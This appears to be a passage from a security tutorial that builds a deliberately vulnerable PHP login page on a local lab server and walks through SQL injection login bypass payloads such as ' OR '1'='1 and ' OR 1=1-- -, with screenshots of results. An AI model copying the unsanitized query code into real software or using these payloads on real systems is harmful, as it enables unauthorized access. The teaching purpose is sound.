
To test it **create an sql.php in the xampp\htdocs\sql1 directory with the following content:**

```
<?php
$connectionInfo = array("Database"=>"a", "UID" =>"web",
"PWD"=>"P@ssw0rd");
$dbsrvname = "192.168.168.110";
$con = sqlsrv_connect($srvname, $connectionInfo);
if (!$con){
    echo('Connection ERROR');
    die(print_r(sqlsrv_errors(SQLSRV_ERR_ALL)));
}
$query = "SELECT * FROM a.dbo.tbl1 WHERE username='" .
        $_POST['username'] . "' AND password='" .
        $_POST['password'] . "';";
$stmts = sqlsrv_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
}
```

```

    die(print_r(sqlsrv_errors(SQLSRV_ERR_ALL)));
}
$row = sqlsrv_fetch_array($stmt, SQLSRV_FETCH_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```



```

C:\xampp\htdocs\sql1\sql.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

sql.html x sql.php x php.ini x

1 <?php
2 $connectionInfo = array( "Database"=>"a", "UID"=>"web", "PWD"=>"P@ssw0rd");
3 $srvname = "192.168.168.110";
4 $con = sqlsrv_connect($srvname,$connectionInfo);
5 if (!$con) {
6     echo('connection error');
7     die(print_r(sqlsrv_errors(SQLSRV_ERR_ALL)));
8 }
9 $query = "SELECT * FROM a.dbo.tbl1 WHERE username='" .
10         $_POST['username'] . "' AND password='" .
11         $_POST['password'] . "';";
12
13 $stmt = sqlsrv_query( $con, $query);
14 if ($stmt===false){
15     die('ERROR during query execution');
16 }
17 $row = sqlsrv_fetch_array($stmt,SQLSRV_FETCH_ASSOC);
18 if ($row){
19     die('Logged in');
20 }
21 else{
22     die('wrong username or password');
23 }
24 ?>

```

The code contains a nice SQL injection vulnerability at the part when it assembles the query string in the line:

```

$query = "SELECT * FROM a.dbo.tbl1 WHERE username='" .
        $_POST['username'] . "' AND password='" .
        $_POST['password'] . "';";

```



Basic SQL injection Methods

Classic Login Bypass

We have two files: one html which draws the login screen and a php file what checks the credentials. The html is a very simple one. The source of it is the following:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
    User Name: <input type="text" id="username" name="username"/><br/>
    Password: <input type="password" id="password"
name="password"/><br/>
    <input type="submit" value="send">
</form>
</body>
```

It creates a form with two fields on it. One is a username field, and the other is a password field. When the user clicks on the submit (send) button, it will call the sql.php which validates the user credentials.




The sql.php has the following source code.

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" .
```

```

        $_POST['username'] . "' AND password='" .
        $_POST['password'] . "';";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```



The screenshot shows a code editor window titled "C:\xampp\htdocs\mysql\sql1\sql.php - I". The editor contains a PHP script for a login system. The script defines database connection variables (\$dbname, \$username, \$password, \$srvname), connects to the database using mysqli_connect, and checks for connection errors. It then constructs a SQL query to select all data from a table named 'tbl1' where the username and password match the values from the \$_POST array. The script uses mysqli_query to execute the query and mysqli_fetch_array to fetch the results. If a row is found, it displays 'Logged in'; otherwise, it displays 'Wrong username or password'. The script ends with a closing PHP tag. The code is syntax-highlighted, and the editor includes a toolbar with various icons for file operations and development tools.

```

1  <?php
2  $dbname = "a";
3  $username = "root";
4  $password = "";
5  $srvname = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo('Connection ERROR');
9      die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE username='" .
12         $_POST['username'] . "' AND password='" .
13         $_POST['password'] . "';";
14 $stmts = mysqli_query($con, $query);
15 if ($stmts === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
20 if ($row){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ?>

```

This code contains a very nice SQL injection in the lines 12-14 builds an SQL query, where the user input is entered without any filtering:

```
$query = "SELECT * FROM tbl1 WHERE username='" .  
$_POST['username'] . "' AND password='" .  
$_POST['password'] . "';";
```


Then runs the built query in the line 15:

```
$stms = mysqli_query($con, $query);
```

Then it checks only, if there is a return data (lines 20-21). If there's some data , it lets you login. If it is unsuccessful, then prints an error message:


```
$row = mysqli_fetch_array($stms, MYSQL_ASSOC);  
if ($row)
```

First test if the application works as expected. To do it open it in a browser, and enter anything as username and password



A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.html`. The login form has two input fields: "User Name:" with the value "wfdsd" and "Password:" with masked characters. A "send" button is at the bottom left of the form.


Then click on the send button:



A screenshot of the web browser window after clicking the "send" button. The address bar now shows `http://192.168.168.111:8888/mysql/sql1/sql.php`. The page displays a yellow error message: "Wrong username or password".


And of course we are unable to login, the username and/or password was invalid.

Now try a valid username and password. If someone recalls the tbl1 creation, then will remember that the username: name, and password: pass is a valid combination. Try now this one:



A screenshot of the web browser window showing the login form again. The address bar is `http://192.168.168.111:8888/mysql/sql1/sql.html`. The "User Name:" field now contains "name" and the "Password:" field contains four masked characters. The "send" button is still present.

Then click on the send button:



We were able to login, so the application works as expected.

Now try to attack this type of application. If we write down separately the SQL query it looks as follows:

```
SELECT * FROM tbl1 WHERE username='XXXXXXXX' AND password='YYYYYYYYYY';
```


Here, the black text is the hard coded part from the php source code. The red ones are the text under user control.

Now try to figure out what shall we write instead of the Xs and/or Ys to force the application to let us login. Our purpose is to get some return data.


The problem, we are writing a string. So first of all we have to start the text with an apostrophe ('). By the help of it we can break out from the string, and the remaining part of it becomes a SQL instruction. The Query until now looks like as follows:

```
SELECT * FROM tbl1 WHERE username='' AND password='YYYYYYYYYY';
```

OK, let us try it:




But the SQL server gave only a nice syntax error to this input:




Because there is not a valid SQL instruction. Instead of this we have to write a logical expression that changes the WHERE expression to always true. We can use the true expression (what is always true of course) or some always true logical expression like `1=1`. And we have to use the OR operator, because in case of the or if one of the parameters is true (and we used an always true expression as one parameter). Then the result will be true independently of the other parameter. If we put it together we can use the OR true or the OR `1=1` as SQL command. Until now the SQL query looks like the following:

SELECT * FROM tbl1 WHERE username=' OR 1=1' AND password='YYYYYYYY';

It is getting better:



But if one tries to run this query it still gives syntax error:




It happens because of an unnecessary apostrophe (') after the OR `1=1`. It is written with black, so it is hardcoded to the PHP code. It means that we are not able to delete it. If we are not able to destroy it, another solution is to use it for our purpose. Because not only `1=1`, but also `'1'='1'`. So we modify our SQL text to OR `'1'='1'` and we DO NOT write the closing apostrophe ('), because it is already included in the code. Then the SQL query looks like this:

SELECT * FROM tbl1 WHERE username=' OR '1'='1' AND password='YYYYYYYY';


So the text we have to enter to bypass this login application is this:

`' OR '1'='1`

Let us try it in practice:



Now we do not get a syntax error, that is good. But we were not able to enter, that is bad, because according to our theory this query should log us in:



What happened? The problem is that the evaluation of the logical expressions is done from left to right. And our query now is this:


```
SELECT * FROM tbl1 WHERE username=' OR '1'='1' AND password='';
```

As we can see after our true expression there is an AND. So we were only able to log in, if we typed a password that was valid for at least one user.


But if we change the order, and put our code to the end, then it will hopefully work.

```
SELECT * FROM tbl1 WHERE username='' AND password=' OR '1'='1';
```

Try this version:



And we were able to log in.



OK, mission is completed. But let us step back a little and try to find other solutions, too. When we were using the ' OR 1=1 string we got the following SQL query:

SELECT * FROM tbl1 WHERE username=' OR 1=1' AND password='YYYYYYYY';

And obviously it has a syntax error. We bypassed the syntax error by using the unnecessary apostrophe ('). There can be another solution. We can simply comment the remaining part including the unnecessary apostrophe (').

In case of SQL Servers there are many different comment signs:

- **Minus minus --**
- In case of some SQL Servers the minus minus is not enough, it requires an arbitrary text after it. Usually it is used in the form of **minus minus space --** , or **minus minus space minus --** .
- The **hashmark #**
- And the **slash star /***. It works quite rarely because most SQL Servers requires its closing tag, the star slash */ as well, and without it gives a syntax error


Our input test string then becomes the following:

```
' OR 1=1--  
' OR 1=1-- --  
' OR 1=1#  
' OR 1=1/*
```

Let us try them one by one to see how MySQL reacts to them. In case of the first one we get the following query (I used the green color to show the commented parts):

SELECT * FROM tbl1 WHERE username=' OR 1=1--'AND password='YYYYYYYY';

Test it:




http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: ' OR 1=1--


Password:

send

As we can see we get a nice syntax error message, so MySQL does not like it:




Then try to write something after the minus minus. I used the minus minus space minus version:




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.html`. The login form has a "User Name:" field containing the text `' or 1=1-- -` and a "Password:" field which is empty. A "send" button is located below the password field. A yellow message box at the bottom of the page displays the text "Logged in".

Buy using this we were able to log in:




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.php`. The login form has a "User Name:" field containing the text `' or 1=1--` and a "Password:" field which is empty. A "send" button is located below the password field. A yellow message box at the bottom of the page displays the text "Logged in".

One can also try the minus minus space version (there is no pipe in the text, that is the cursor to show that there is a space after the --):




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.html`. The login form has a "User Name:" field containing the text `' or 1=1--` and a "Password:" field which is empty. A "send" button is located below the password field. A yellow message box at the bottom of the page displays the text "Logged in".

And we were able to log in again:



